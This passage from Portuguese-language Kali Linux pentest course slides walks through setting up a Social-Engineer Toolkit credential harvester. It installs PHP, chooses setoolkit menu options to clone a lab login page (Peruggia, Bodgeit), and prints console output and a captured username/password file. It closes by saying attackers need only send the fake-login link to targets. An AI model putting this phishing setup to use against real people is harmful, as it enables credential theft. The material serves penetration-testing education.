Pentest com Kali Linux

Instrutor:Vitor Mazuco

http://facebook.com/vitormazuco

Email:vitor.mazuco@gmail.com

WebSite:http://vmzsolutions.com.br

Criando uma harvester de senha com SET

Os ataques de engenharia social podem ser considerados como um tipo especial de ataques do lado do cliente. Em tais ataques, o atacante tem que convencer o usuário que o atacante é uma contraparte confiável e está autorizado a receber as informações que o usuário possui.

Criando uma harvester de senha com SET

SET ou o Social-Engineer Toolkit é um conjunto de ferramentas projetadas para realizar ataques contra o elemento humano; Ataques, como Spear-phishing, e-mails em massa, SMS, ponto de acesso sem fio, sites mal-intencionados, mídia infectada, e assim por diante.

Criando uma harvester de senha com SET

Nesta aula, usaremos o SET para criar uma página web *harvester* de senhas e ver como ele funciona e como os invasores usam para roubar senhas de um usuário.

Criando uma harvester de senha com SET

Primeira coisa que precisamos fazer é instalar o php na versão 5. Em sistemas como o Kali Linux, por se basear no Debian, ele não possui mais instalado o php 5 por padrão, e sim a versão 7. Porém, ainda muitos sites usam a versão 5.

Criando uma harvester de senha com SET

Vamos editar o arquivo source.list

vim /etc/apt/sources.list

E colocar dentro esses códigos:

deb http://ppa.launchpad.net/ondrej/php/ubuntu xenial main

deb-src http://ppa.launchpad.net/ondrej/php/ubuntu xenial main


Depois vamos instalar o php5

```
# apt-get update

# apt-get install php5.6
```

Criando uma harvester de senha com SET

Agora vamos abrir o setoolkit

setoolkit



Criando uma harvester de senha com SET

- No prompt set>, digite 1 (para Social-Engineering Attacks) e pressione Enter.

- Agora selecione Website Attack Vectors (opção 2).

- No menu a seguir, usaremos o Credential Harvester Attack Method (opção 3).

Criando uma harvester de senha com SET

- Em seguida, selecione o Site Cloner (opção 2).

Ele vai pedir para o endereço IP para o POST de volta em Harvester/Tabnabbing, que significa o IP onde as credenciais colhidas vão ser enviados. Aqui, escrevemos o IP da nossa máquina Kali: 192.168.1.145

Criando uma harvester de senha com SET

Em seguida, ele pedirá a URL para clonar; Vamos clonar o login

Peruggia (presente no OWASP), escreva:

http://192.168.1.163/peruggia/index.php?action=login

Criando uma harvester de senha com SET

Agora, o processo de clonagem vai começar; Depois que você será perguntado se o SET inicia o servidor Apache, vamos dizer sim para este tempo; Escreva y e pressione Enter.


```
set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing:192.168.56.1
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://192.168.56.102/bodgeit/login.jsp

[*] Cloning the website: http://192.168.56.102/bodgeit/login.jsp
[*] This could take a little bit...

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] Apache is set to ON - everything will be placed in your web root directory of apache.
[*] Files will be written out to the root directory of apache.
[*] ALL files are within your Apache directory since you specified it to ON.
[!] Apache may be not running, do you want SET to start the process? [y/n]: y
[ ok ] Starting apache2 (via systemctl): apache2.service.
Apache webserver is set to ON. Copying over PHP file to the website.
Please note that all output from the harvester will be found under apache_dir/harvester_date.txt
Feel free to customize post.php in the /var/www/html directory
[*] All files have been copied to /var/www/html
{Press return to continue}
```

Pressione Enter novamente

Vamos testar a nossa página, vá para http://192.168.1.145.

Criando uma harvester de senha com SET

Agora temos uma cópia exata do login original.



Agora, digite algum nome de usuário e senha nele e clique em

Login.

Você verá que a página redireciona para a página de login original. Agora, vá para um terminal e digite o diretório onde o arquivo harvester é salvo, por padrão é /var/www/html no seu Kali Linux:

```
cd /var/www/html
```

Criando uma harvester de senha com SET

Deve haver um arquivo chamado harvester_ {date and time} .txt

Dê um cat nele para ver o seu conteúdo

```
root@kali:~# cd /var/www/html/
root@kali:/var/www/html# cat harvester_2015-11-22\ 23\:16\:24.182192.txt
Array
(
    [username] => harvester
    [password] => test
)
root@kali:/var/www/html#
```

Criando uma harvester de senha com SET

E é isso; Apenas precisamos enviar um link para nossos usuários-alvo para que eles visitem nosso *fakelogin* para colher suas senhas e logins.